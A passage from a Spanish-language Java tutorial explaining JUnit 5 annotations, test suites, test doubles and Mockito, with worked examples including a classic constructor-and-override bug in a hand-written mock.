A continuación veremos las anotaciones más usadas para definir pruebas. Usaré los nombres empleados en la versión 5, indicando el nombre antiguo si ha cambiado.

### 15.7.1 Anotaciones básicas

Definen los métodos de test y el ciclo de vida de la clase de prueba.

**@Test**. Define un método de prueba.

**@BeforeEach**. Anota un método que será ejecutado antes de cada uno de los métodos de prueba definidos en la clase. Muy usado para definir en un único lugar recursos usados en todos los test, de tal modo que cada prueba comience con un estado totalmente predecible. En versiones anteriores se llama “`@Before`”.

**@AfterEach**. Como el anterior, pero se ejecuta después de cada uno de los métodos de prueba. Por lo general es usado para liberar recursos. El nombre antiguo es “`@After`”.

---

**@BeforeAll.** Sólo para métodos estáticos. Define un método que será ejecutado una sola vez, antes de que se ejecute el primer método de prueba de la clase. El nombre antiguo es “@BeforeClass”:

```
@BeforeAll  
public static void alPrincipio() {  
    ...  
}
```

**@AfterAll.** Como el anterior, pero se ejecuta una vez, después del último test. El nombre en las versiones previas es “@AfterClass”.

**@DisplayName.** Cambia el nombre que se visualiza en la pantalla de resultados. Puede usarse en métodos y clases. Por defecto se muestra el nombre del método de prueba o el nombre de la clase, excepto si se usa esta anotación:

```
@Test  
@DisplayName("multiplicar")  
public void testMultiplicar() {  
    ...  
}
```

Pueden definirse generadores de nombres. Consulta la documentación oficial si necesitas utilizarlos.

### 15.7.2 Filtros

Permiten activar o desactivar un método de prueba.

**@Disabled.** Marca un método como desactivado: una prueba que no se desea realizar al menos de momento. En la práctica provoca un “Skipped”. El nombre antiguo es “@Ignore”.

**@EnabledOnOS / @DisabledOnOS** Activa o desactiva el test en función del sistema operativo usado. Existe una enumeración con los sistemas operativos habituales. Equivale a un “@Disabled” condicional:

```
@Test  
@EnabledOnOs(OS.LINUX)  
public void testSumar() {  
    ...  
}
```

**@EnabledOnJre / DisabledOnJre.** Activa o desactiva el test en función del JRE usado.

**@EnabledIfSystemProperty / DisabledIfSystemProperty.** Activa o desactiva el test en función de los valores de las propiedades de la máquina virtual. Admite caracteres comodín.

**@EnabledIfEnvironmentVariable / DisabledIfEnvironmentVariable.** Activa o desactiva el test en función de las variables de entorno del sistema operativo subyacente. Admite caracteres comodín.


### 15.7.3 Repeticiones y parámetros

También podemos ejecutar los métodos de test más de una vez para una prueba determinada.

**@RepeatedTest.** Permite repetir un test un número de terminado de veces. Es muy útil para pruebas de rendimiento:

```
@Test  
@RepeatedTest(value=5,name="suma {currentRepetition} de {totalRepetitions}")  
public void testSumar() {  
    ...  
}
```

Como se ve en el ejemplo, aparte del número de repeticiones se puede indicar el texto mostrado en cada una de ellas. Disponemos de varias variables predefinidas para personalizar el resultado:



**@ParameterizedTest.** Permite ejecutar un test varias veces con un argumento distinto para cada repetición. Si queremos utilizar estas anotaciones tenemos que añadir una dependencia. Con maven:

---

```

<dependency>
    <groupId>org.junit.jupiter</groupId>
    <artifactId>junit-jupiter-params</artifactId>
    <version>5.4.2</version>
    <scope>test</scope>
</dependency>

```

Y si estamos empleado gradle:

```
testImplementation 'org.junit.jupiter:junit-jupiter-params:5.5.2'
```


Cuando se usan test parametrizados el método de prueba debe tener un parámetro del tipo adecuado. Además necesitamos anotaciones adicionales para definir estos parámetros:

```

@ParameterizedTest
@ValueSource(strings = {"uno", "dos", "texto largo", "tres"})
public void ejemplo(String valor) {
    Assertions.assertTrue(valor.length()<5);
}

```

El resultado:



La anotación **@ValueSource** nos permite emplear primitivas de datos, String y Class. También podemos usar **@EnumSource** para enumeraciones, **@CsvSource** para valores separados por comas, **@MethodSource**, **@ArgumentsSource**, conversores, etc. Consulta el manual de referencia para más información.

## 15.8 Suites

Como es lógico no quiero lanzar los test uno a uno, sino que deseo realizar todas las pruebas a la vez. Para conseguirlo sólo tengo que crear una **suite**, una clase que hace referencia a los test que necesito ejecutar en conjunto.

Curiosamente es una idea de las versiones antiguas que no se incorporó a la versión 5. Sólo se añadió posteriormente, por lo que es necesario incluir una dependencia adicional en nuestro proyecto. Con maven:

```

<dependency>
    <groupId>org.junit.platform</groupId>
    <artifactId>junit-platform-runner</artifactId>
    <version>1.5.1</version>
    <scope>test</scope>
</dependency>

```

Y con gradle:

```
testImplementation 'org.junit.platform:junit-platform-runner:1.5.1'
```

Sin embargo se producen efectos extraños. En el fondo estamos usando “herramientas de la versión antigua”, por lo que ciertos aspectos de la versión 5 no se representarán correctamente (o al menos como se espera que lo hagan) si se ejecutan desde una suite: “@RepeatedTest”, “@ParameterizedTest”, etc. De todos modos no es tan útil como parece. Por ejemplo en Eclipse, si se quieren ejecutar todos los test de un proyecto basta con ejecutar “Junit test” seleccionando el proyecto entero.

Esta vez no puedo usar el asistente de eclipse, ya que sólo me permite crearla para la versión anterior; por tanto debemos escribirla manualmente. El código es muy simple:

```
package com.javi.complejos;

import org.junit.platform.runner.JUnitPlatform;
import org.junit.platform.suite.api.SelectPackages;
import org.junit.runner.RunWith;

@RunWith(JUnitPlatform.class)
@SelectPackages({"com.javi.complejos.estadistica",
                 "com.javi.complejos.numero"})
public class ComporbarTodo {

}
```

He usado dos anotaciones nuevas:


**@RunWith** permite cambiar la clase que ejecuta las pruebas. En vez del lanzador por defecto, en este caso usamos “JUnitPlatform”, que al parecer es capaz de lanzar la suite. Para otras tareas esta anotación ha sido sustituida por **@ExtendWith**, más completa y sencilla de implementar.

**@SelectPackages** ejecuta todas las clases de prueba que se encuentren en los paquetes indicados. Por defecto es obligatorio que los nombres de la clases comiencen o terminen con "Test" o "Tests", o de lo contrario no se lanzarán. Se puede usar con las anotaciones **@IncludePackages**, **@ExcludePackages**, **@IncludeClassNamePatterns**, **@ExcludeClassNamePatterns** (éstas últimas admiten expresiones regulares), **@IncludeTags** y **@ExcludeTags** si queremos refinar la selección.

Si se van a seleccionar las clases por paquetes es costumbre escribir la suite en el paquete raíz común a las clases de prueba escogidas.

También disponemos de la anotación **@SelectClasses**, que nos permite referirnos a clases concretas, en vez del paquete entero.

Si ejecutamos la suite el resultado mostrado por Eclipse es el siguiente:



Como se ve en la imagen el resultado “queda raro”, al usar anotaciones no soportadas por las versiones antiguas.

# 16 Apéndice D. Pruebas dobles

En la gran mayoría de casos, una clase depende de otra para su funcionamiento, por lo que no podremos escribir una prueba unitaria de dicha clase; al depender del comportamiento y respuestas de la segunda clase (por ejemplo un DAO) no podremos asegurar el estado de forma absoluta: el contenido de la base de datos puede cambiar, se pueden producir fallos en la conexión, etc.

La solución es “reemplazar” la clase de la que dependemos a la hora de realizar la prueba, de tal manera que estado final sea totalmente predecible. Recuerda que el objetivo es testear la clase principal, no las clases de las que depende.

A esta forma de trabajar se le llama realizar pruebas dobles, no en el sentido de probar dos clases sino en el de **doble cinematográfico**. Alguien se encarga de “doblar”, “reemplazar” a la clase de la que dependemos para que podamos realizar la prueba.

Aunque no esté del todo bien dicho, se suele decir que escribiremos un **mock** (un bosquejo, un imitador, un sustituto). Podemos escribirlos manualmente, pero disponemos de varios frameworks para facilitarnos el trabajo. El más usado en Java es **Mockito**.

## 16.1 Nomenclatura

A menudo los términos no se emplean correctamente, o como mínimo están definidos de forma ambigua. A pesar de todo conviene tener en cuenta varias distinciones a la hora de implementar un “sustituto”. Los términos los he sacado de la página <https://www.genbeta.com/desarrollo/desmitificando-los-dobles-de-test-mocks-stubs-and-friends>, que a su vez es una adaptación del original en inglés <https://martinfowler.com/articles/mocksArentStubs.html>.

Podemos distinguir varios tipos de dobles:

- **Dummy**. Dobles creados para que la prueba compile, pero que no son usados en la misma.
- **Fake**. Componentes que funcionan, pero que sólo tienen sentido para realizar pruebas. El ejemplo típico es una base de datos en memoria.
- **Stubs**. Implementan métodos que devuelven un conjunto de respuestas predefinidas y fijas. Sólo nos importa su estado, no el comportamiento en relación a otras clases. Suele ser el doble más usado, y es lo que he implementado en los ejemplos de este capítulo.
- **Mocks**. Dobles de prueba que sí ejecutan código de verdad. Aunque pueden devolver un código similar al de los stubs su objetivo es estudiar el comportamiento del sistema y el paso de mensajes entre objetos (pruebas de integración), más que su estado.

## 16.2 Clase a probar

La clase que vamos a probar es una modificación de “Operaciones”. Supongamos que la lista de números complejos la obtenemos de una fuente externa que no podemos controlar ni predecir, como una conexión de red. Para simplificar el código simulo esa fuente generando una lista aleatoria:

```
public class OperacionesRemotas {  
    private List<Complejo> lista;  
  
    public OperacionesRemotas() {  
        this.lista=this.getListaDeUnaFuenteExterna();  
    }  
  
    public List<Complejo> getListaDeUnaFuenteExterna() {  
        List<Complejo> lista=new ArrayList<>();  
        for (int i=0; i< (int)(Math.random()*10); i++)  
            lista.add(new Complejo(Math.random()*100-50,  
                                  Math.random()*100-50));  
        return lista;  
    }  
}
```

---

```

public List<Complejo> getLista() {
    return lista;
}

... (el resto del código es el mismo)
}

```

Observa que he escrito la clase con cierto cuidado: No obtengo la lista directamente en el constructor, sino que he creado un método público que a su vez utilizo en el constructor. Esto es obligatorio; para poder aplicar un "mock" debo tener acceso "de algún modo" a los métodos que no puedo predecir. ¿Para qué? Para poder **reemplazarlos**.

No podemos escribir el código como nos apetezca. Podemos definir un método público o métodos "get" para modificar el contenido posteriormente, pero siempre debemos tener una forma de modificar el comportamiento de los métodos no predecibles.

## 16.3 Mock manual

En primer lugar vamos a definir la prueba creando los dobles manualmente. Nunca lo harás así en la vida real. Se trata de un ejemplo para que en los apartados siguientes comprendas mejor cómo actúa Mockito.

En primer lugar definimos el mock, por supuesto en los directorios de test:

```

public class OperacionesRemotasMock extends OperacionesRemotas{
    private boolean estaVacia;

    public OperacionesRemotasMock(boolean estaVacia) {
        this.estaVacia = estaVacia;
    }

    @Override
    public List<Complejo> getListaDeUnaFuenteExtena() {
        List<Complejo> lista=new ArrayList<>();
        if (this.estaVacia) return lista;

        lista.add(new Complejo(1, -1));
        lista.add(new Complejo(2, -2));
        lista.add(new Complejo(3, -3));
        lista.add(new Complejo(4, -4));
        return lista;
    }
}

```

No puedo predecir el resultado del método "getListaDeUnaFuenteExtena", por lo que extiendo la clase y sobrescribo el método que me molesta, fabricando un "mock", un método tonto y predecible. Quiero realizar las mismas pruebas unitarias que en el capítulo anterior, incluyendo la comprobación de listas vacías, por lo que he añadido una propiedad en el constructor (luego veremos que me he pasado de listo)

Por tanto, "OperacionesRemotasMock" realiza las mismas tareas que la clase a probar, excepto que puedo predecir sus resultados. Escribo la clase de pruebas, casi idéntica al del capítulo anterior:

```

public class OperacionesRemotasTest {
    private static OperacionesRemotas operaciones;
    private static OperacionesRemotas operacionesVacia;

    @BeforeAll
    public static void inicioClase() {
        operaciones=new OperacionesRemotasMock(false);
        operacionesVacia=new OperacionesRemotasMock(true);
    }
}

```

```

    @Test
    public void testGetSuma() {
        Complejo r=operaciones.getSuma();
        Assertions.assertEquals(10, r.getReal());
        Assertions.assertEquals(-10, r.getImaginaria());
    }


    @Test
    public void testGetMultiplicación() {
        Complejo r=operaciones.getMultiplicación();
        Assertions.assertEquals(-96, r.getReal());
        Assertions.assertEquals(0, r.getImaginaria());
    }

    @Test
    public void testGetMedia() {
        Complejo r=operaciones.getMedia();
        Assertions.assertEquals(2.5, r.getReal());
        Assertions.assertEquals(-2.5, r.getImaginaria());
    }

    @Test
    public void testListaVacia() {
        Assertions.assertThrows(IllegalStateException.class, ()->{
            operacionesVacia.getSuma();
        });
    }
}

```

En la clase de pruebas uso el “mock” en vez de la clase real. Ya que sus métodos son los mismos (he aplicado herencia) su comportamiento debe ser el mismo. Si lanzo la prueba:



Todo se ha comportado como esperábamos... excepto el test de lista vacía. Al parecer la excepción no se ha lanzado. ¿Cómo es posible? El test del capítulo anterior funcionó perfectamente, y en apariencia “operacionesVacia” debería estar vacía.

### 16.3.1 Error clásico

Se trata de un error de programación típico. Si comprobamos en la consola el contenido de la lista de “operacionesVacia” veremos que efectivamente no está vacía; tiene cuatro elementos:

```
<terminated> OperacionesRemotasTest [JUnit] C:\Program Files\Java\jre1.8.0_201\bin\javaw.exe [19 mar. 2020 12:28:33]
[(1,00 - 1,00i), (2,00 - 2,00i), (3,00 - 3,00i), (4,00 - 4,00i)]
```

El error no tiene nada que ver con la implementación original del método sobrescrito. En Java el polimorfismo es inmutable, y hagamos lo que hagamos siempre ejecutaremos la nueva versión del método “getListaDeUnaFuenteExterna”, por lo que siempre ejecutaremos este código:

```

@Override
public List<Complejo> getListaDeUnaFuenteExterna() {
    List<Complejo> lista=new ArrayList<>();
    if (this.estaVacia) return lista;

    lista.add(new Complejo(1, -1));
    lista.add(new Complejo(2, -2));
    lista.add(new Complejo(3, -3));
}

```

---

```

        lista.add(new Complejo(4, -4));
        return lista;
    }

```

Se trata más bien de un error de diseño. No suele ser una buena idea usar métodos públicos dentro del constructor de la clase, y mucho menos meterles mano a través de la herencia. Cuando creamos el objeto de clase "OperacionesRemotasMock" con la hipotética lista vacía:

```
operacionesVacía=new OperacionesRemotasMock(true);
```

Lo primero que hacemos obviamente es llamar al constructor de la clase:

```
public OperacionesRemotasMock(boolean estaVacía) {
    this.estaVacía = estaVacía;
}
```

Pero lo **primero que se hace** en el constructor de una clase hija es llamar al constructor de la clase madre, "OperacionesRemotas" en este caso:

```
public OperacionesRemotas() {
    this.lista=this.getListaDeUnaFuenteExtena();
}
```

Y **después** seguimos con el resto de constructor de la clase hija:

```
this.estaVacía = estaVacía;
```

Por tanto, cuando ejecutamos el método sobrescrito "getListaDeUnaFuenteExtena" todavía no hemos asignado un valor a la primitiva "estaVacía", por lo que vale "false". Y por tanto el método devuelve la lista con los cuatro complejos.

### 16.3.2 El código correcto

Tal como hemos programado la clase no podemos resolverlo. Deberíamos escribir un segundo "mock" que devuelva directamente una lista vacía sin depender del valor de una propiedad, o bien modificar la clase original para que la lista no se lea directamente en el constructor:

```
operaciones=new OperacionesRemotasMock(false);
operaciones.leerLista();

operacionesVacía=new OperacionesRemotasMock(true);
operacionesVacía.leerLista();
```

Aunque sin duda la mejor opción sería crear una segunda clase con los métodos que no podemos prever e injectársela a la primera. Aparte de desacoplar el código nos permitiría aplicar frameworks especializados en estas tareas. De paso, aplico una interfaz:

```
public interface Comunicaciones {
    List<Complejo> getListaDeUnaFuenteExtena();
}

public class ComunicacionesImpl implements Comunicaciones {
    @Override
    public List<Complejo> getListaDeUnaFuenteExtena() {
        List<Complejo> lista = new ArrayList<>();
        for (int i = 0; i < (int) (Math.random() * 10); i++)
            lista.add(new Complejo(Math.random() * 100 - 50,
                                  Math.random() * 100 - 50));
        return lista;
    }
}
```

Y simplemente uso esta nueva clase en el constructor de "OperacionesRemotas":

```
public class OperacionesRemotasDesacoplado {
    private List<Complejo> lista;
```

---

```

    public OperacionesRemotasDesacoplado(Comunicaciones com) {
        this.lista=com.getListaDeUnaFuenteExtena();
    }

    ... (el resto del código no cambia)
}

```

Si definimos el código de esta forma realizar la prueba es sencillo; Sólo tenemos que hacer un mock (un stub, realmente) de “Comunicaciones”, En el ejemplo he extendido la clase, pero en este caso podríamos habernos limitado a extender la interfaz:

```

public class ComunicacionesMock extends ComunicacionesImpl{
private boolean estaVacia;

    public ComunicacionesMock (boolean estaVacia) {
        this.estavacia = estaVacia;
    }

    @Override
    public List<Complejo> getListaDeUnaFuenteExtena() {
        List<Complejo> lista=new ArrayList<>();
        if (estaVacia) return lista;

        lista.add(new Complejo(1, -1));
        lista.add(new Complejo(2, -2));
        lista.add(new Complejo(3, -3));
        lista.add(new Complejo(4, -4));
        return lista;
    }
}

```

Y por último, la clase de prueba:

```

public class OperacionesRemotasDesacopladoTest {
    private static OperacionesRemotasDesacoplado operaciones;
    private static OperacionesRemotasDesacoplado operacionesVacia;

    @BeforeAll
    public static void inicioClase() {
        Comunicaciones com=new ComunicacionesMock(false);
        operaciones=new OperacionesRemotasDesacoplado(com);

        Comunicaciones comVacia=new ComunicacionesMock(true);
        operacionesVacia=new OperacionesRemotasDesacoplado(comVacia);
    }
    ... (el resto del código no cambia)
}

```

## 16.4 Mockito

Si desacoplamos las clases podemos realizar la tarea mucho más fácilmente mediante marcos de trabajo específicos. Uno de los más usados es Mockito. Su objetivo es implementar un stub sin necesidad de definir clases adicionales, al menos por nuestra parte.

### 16.4.1 Bibliotecas

En las últimas versiones del framework sólo necesitamos incluir una dependencia maven:

```

<dependency>
    <groupId>org.mockito</groupId>
    <artifactId>mockito-junit-jupiter</artifactId>
    <version>3.2.4</version>
    <scope>test</scope>
</dependency>

```

Para gradle es muy similar:

---

```
testCompile 'org.mockito:mockito-junit-jupiter:3.2.4'
```

## 16.4.2 Ejemplo

Vamos a probar de Nuevo la clase del apartado anterior, pero esta vez usando Mockito:

```
@ExtendWith(MockitoExtension.class)
public class OperacionesRemotasDesacopladoTestConMockito {

    @Mock
    private static Comunicaciones com;

    @Mock
    private static Comunicaciones comVacía;

    private OperacionesRemotasDesacoplado operaciones;
    private OperacionesRemotasDesacoplado operacionesVacía;

    private List<Complejo> lista;
    private List<Complejo> listaVacía;

    @BeforeEach
    public void inicioPruebas() {
        this.lista=new ArrayList<>();
        this.lista.add(new Complejo(1, -1));
        this.lista.add(new Complejo(2, -2));
        this.lista.add(new Complejo(3, -3));
        this.lista.add(new Complejo(4, -4));
        Mockito.when(com.getListaDeUnaFuenteExtena()).thenReturn(lista);
        this.operaciones=new OperacionesRemotasDesacoplado(com);

        this.listaVacía=new ArrayList<>();
        Mockito.when(comVacía.getListaDeUnaFuenteExtena()).thenReturn(listaVacía);
        this.operacionesVacía=new OperacionesRemotasDesacoplado(comVacía);
    }

    @Test
    public void testGetSuma() {
        Complejo r=operaciones.getSuma();
        Assertions.assertEquals(10, r.getReal());
        Assertions.assertEquals(-10, r.getImaginaria());
    }

    @Test
    public void testGetMultiplicación() {
        Complejo r=operaciones.getMultiplicación();
        Assertions.assertEquals(-96, r.getReal());
        Assertions.assertEquals(0, r.getImaginaria());
    }

    @Test
    public void testGetMedia() {
        Complejo r=operaciones.getMedia();
        Assertions.assertEquals(2.5, r.getReal());
        Assertions.assertEquals(-2.5, r.getImaginaria());
    }
}
```

---

```

    @Test
    public void testListaVacia() {
        Assertions.assertThrows(IllegalStateException.class, () -> {
            operacionesVacia.getSuma();
        });
    }
}

```

No he definido un stub propio; me he limitado a usar varios elementos del framework. **@ExtendWith** inicia el framework. **@Mock** define el stub y con **Mockito.when** definimos el valor de retorno de los métodos que nos interesen. En el apartado siguiente lo veremos con más detalle.

## 16.5 Métodos y anotaciones de Mockito

### 16.5.1 Definición de Mocks

**@ExtendWith(MockitoExtension.class)** extiende el framework JUnit y permite utilizar Mockito. Es obligatoria incluirla en todas las clases que vayan a utilizarlo. Esta anotación se usa siempre que se quieren extender las capacidades de JUnit, por ejemplo para integrarlo con Spring Boot.

En versiones anteriores de la plataforma existían otras formas de iniciar todo, pero ya no son necesarias, y no aportan nada útil.

**@Mock** define una propiedad para ser implementada por Mockito. Extiende una clase, o como en el ejemplo anterior, implementa una interfaz. La nueva clase tendrá todos los métodos vacíos. El valor de retorno será “null”, “false”... hasta que no digamos lo contrario, por ejemplo con el método “when”.

También podemos definir el mock mediante código, por ejemplo si necesitamos iniciar dentro de un método:

```
Comunicaciones com = Mockito.mock(Comunicaciones.class);
```

**@InjectMocks** permite inyectar directamente el mock en la clase de pruebas, sin necesidad de escribir código adicional. El ejemplo anterior podríamos haberlo iniciado así:

```

@Mock
private static Comunicaciones com;

@InjectMocks
private OperacionesRemotasDesacoplado operaciones;

```

Busca métodos “set” o parámetros del constructor de la clase que se adapten a la definición del mock y crear el objeto de prueba automáticamente. También puede usarse el atributo “name” de **@Mock** para resolver ambigüedades.

En el ejemplo no hubiera funcionado debido a la forma en la que hemos usado el mock. Sólo llamamos al método “getListadeUnaFuenteExterna” una vez en el constructor y no volvemos a utilizarlo. Cuando sobrescribimos lo que el método debe devolver el objeto ya ha sido inyectado y usado, por lo que nunca se usa lo que hemos definido con “when”.

**@Spy** es similar a **@Mock**, salvo que extiende la clase y sí usa los métodos reales de la misma. Sólo cambiaremos el comportamiento del método al aplicar por ejemplo “when”:

```

@Spy
List<String> miLista = new ArrayList<String>();

@Test
public void pruebaSpy() {
    miLista.add("uno");
    miLista.add("dos");

    Mockito.verify(miLista).add("uno");
    Mockito.verify(miLista).add("dos");
    Assertions.assertEquals(2, miLista.size());

    Mockito.doReturn(100).when(miLista).size();
}

```

---

```

        Assertions.assertEquals(100, miLista.size());
    }
}

```

Añado dos elementos a la lista, y efectivamente compruebo que he usado el método “add” real y que la colección contiene esos dos elementos. Ya que he usado Mockito verifco de paso que se han ejecutado. Después modifco el valor de retorno de “size” como en cualquier stub.

También lo puedo definir mediante código, sin anotaciones:

```
List<String> miLista = Mockito.spy(new ArrayList<String>());
```

### 16.5.2 Stubs

Mockito proporciona varios métodos estáticos para implementar la funcionalidad “stub” que nos interese en un mock.

**Mockito.when(miMock.unMétodo(parámetros))**. Prepara un método del mock para poder aplicar stubbing. Por defecto los valores de los parámetros deben coincidir, pero en el apartado siguiente veremos que la definición de argumentos es muy flexible.

El método define la función que se quiere capturar, pero para asignarle un valor o un comportamiento hay que usar otros métodos adicionales:

- **thenReturn(valor)**. Indica el valor que devolverá el método siempre que sea ejecutado:

```
Mockito.when(com.getListaDeUnaFuenteExterna()).thenReturn(lista);
```

- **thenThrow(excepción)**. Cuando el método se ejecute lanzará una excepción. El ejemplo no tiene demasiado sentido, pero es fácil de entender:

```

@Mock
List<Integer> numeros=new ArrayList<>();

@Test
public void pruebaValoresProhibidos() {
    Mockito.when(numeros.add(3)).thenThrow(new IllegalArgumentException());
    Assertions.assertThrows(IllegalArgumentException.class, ()->{
        numeros.add(3);
    });
}

```

- **then(Answer<?>)**. Si necesitamos algo más que una simple respuesta podemos implementar la interfaz funcional Answer<T>, o bien utilizar una expresión lambda. Otro ejemplo sin sentido, usando el mock anterior:

```

@Test
public void soloPares() {
    Mockito.when(numeros.add(ArgumentMatchers.anyInt())).then(p->{
        int valor=p.getArgument(0, Integer.class);
        return valor % 2 == 0;
    });

    Assertions.assertTrue(numeros.add(10));
    Assertions.assertTrue(numeros.add(20));
    Assertions.assertTrue(numeros.add(30));
}

```

- También podemos usar los métodos **Mockito.doReturn**, **Mockito.doThrow** y **Mockito.doAnswer** y llamar a “when” a partir de éstos; Conseguiremos casi lo mismo, sólo es cuestión de estilo:

```
Mockito.doReturn(false).when(miLista.add(ArgumentMatchers.anyString()));
```

Sí que hay una pequeña diferencia. Cuando el método que estamos reemplazando devuelve “void”, el compilador nos obligará a usar “Mockito.doThrow” para poder simular una excepción.

### 16.5.3 Argument matchers

Cuando definimos un stub los tipos y valores de los parámetros deben coincidir para que se produzca la respuesta deseada. Obviamente ese comportamiento es muy limitado, por lo que el framework nos

---

proporciona la clase **ArgumentMatchers**, con métodos estáticos para que podamos definir los parámetros de forma genérica:

```
Mockito.when(miLista.add(ArgumentMatchers.any())) ...
Mockito.when(miLista.add(ArgumentMatchers.any(String.class))) ...
Mockito.when(miLista.add(ArgumentMatchers.matches("^\\d+")))) ...
Mockito.when(miLista.add(ArgumentMatchers.any(String.class))) ...
Mockito.when(miLista.add(ArgumentMatchers.contains("algo")))) ...
```

Disponemos de dos docenas de métodos distintos, aparte de otras funciones adicionales de la clase "Mockito". Y en cualquier caso, podemos implementar la interfaz **ArgumentMatcher<T>** y definir un método personalizado para aceptar o no un argumento:

```
public class LetrasMatcher implements ArgumentMatcher<String>{
    @Override
    public boolean matches(String valor) {
        if (valor==null) return false;
        if (valor.length()!=3) return false;
        if (valor.charAt(0)!='a') return false;
        return true;
    }
}
```

Para usarlo en los test:

```
@Test
public void ejemploVerificacionesPersonalizadas() {
    miLista.add("abc");
    miLista.add("acc");
    miLista.add("art");
    Mockito.verify(miLista, Mockito.times(3))
        .add(Mockito.argThat(new LetrasMatcher()));
}
```

#### 16.5.4 Verificaciones

**Mockito.verify(mock).método()**. Permite comprobar si un método se ha ejecutado, y cuántas veces. Por ejemplo, si seguimos con el mock de los ejemplos anteriores:

```
@Mock
List<Integer> numeros=new ArrayList<>();

@Test
public void ejemploVerificaciones() {
    numeros.add(10);
    numeros.add(20);
    numeros.add(25);
    numeros.add(30);

    Mockito.verify(numeros).add(30);
    Mockito.verify(numeros).add(10);
    Mockito.verify(numeros,Mockito.times(4)).add(ArgumentMatchers.anyInt());
}
```

Como en casos anteriores los parámetros del método a verificar deben coincidir, a no ser que se utilicen los métodos estáticos de "ArgumentMatchers" o creemos nuestra propia comprobación con la interfaz "ArgumentMatcher<T>".

Si se quiere especificar un número de ejecuciones podemos utilizar el método **Mockito.times(veces)**, **Mockito.never()** para comprobar que nunca se ha ejecutado o **Mockito.atLeats(veces)** o **Mockito.atMost(veces)**.

También podemos usar los métodos **Mockito.verifyZeroInteractions(mocks)** para confirmar que nunca hemos usado el mock, o **Mockito.verifyNoMoreInteractions(mocks)** para asegurarnos de que ya no lo vamos a utilizar.

Por defecto no se tiene en cuenta el orden de ejecución; cada pregunta es independiente de las otras. Si necesitamos el orden tenemos que definirlo de otra forma, con el método **Mockito.inOrder(mock)**:

---

```

@Test
public void ejemploVerificacionesEnOrden() {
    numeros.add(10);
    numeros.add(20);
    numeros.add(25);
    numeros.add(30);

    InOrder orden=Mockito.inOrder(numeros);
    orden.verify(numeros).add(20);
    orden.verify(numeros).add(25);
}

```

Por último podemos usar el valor de los parámetros para comprobar aserciones en los métodos de test:

```

@Captor
private ArgumentCaptor<Double> argDouble;

@Test
public void ejemploCapturaAnotación() {
    double valor=10.0;
    miMapa.put("uno",valor);

    Mockito.verify(miMapa).put(ArgumentMatchers.anyString(),argDouble.capture());
    Assertions.assertEquals(valor, argDouble.getValue());
}

```

La anotación **@Captor** define un capturador de argumentos, de la clase **ArgumentCaptor<T>** que podemos usar para capturar el valor del parámetro usado en la ejecución del método. Los métodos **capture()** y **getValue()** sirven para realizar la captura y obtener el valor usado, respectivamente.

Aparte de mediante anotaciones, también podemos definir el mismo comportamiento creando el capturador mediante código de Java. El comportamiento es el mismo:

```

@Test
public void ejemploCapturaCodigo() {
    double valor=10.0;
    miMapa.put("uno",valor);

    ArgumentCaptor<Double> argDouble=ArgumentCaptor.forClass(Double.class);

    Mockito.verify(miMapa).put(ArgumentMatchers.anyString(),argDouble.capture());
    Assertions.assertEquals(valor, argDouble.getValue());
}

```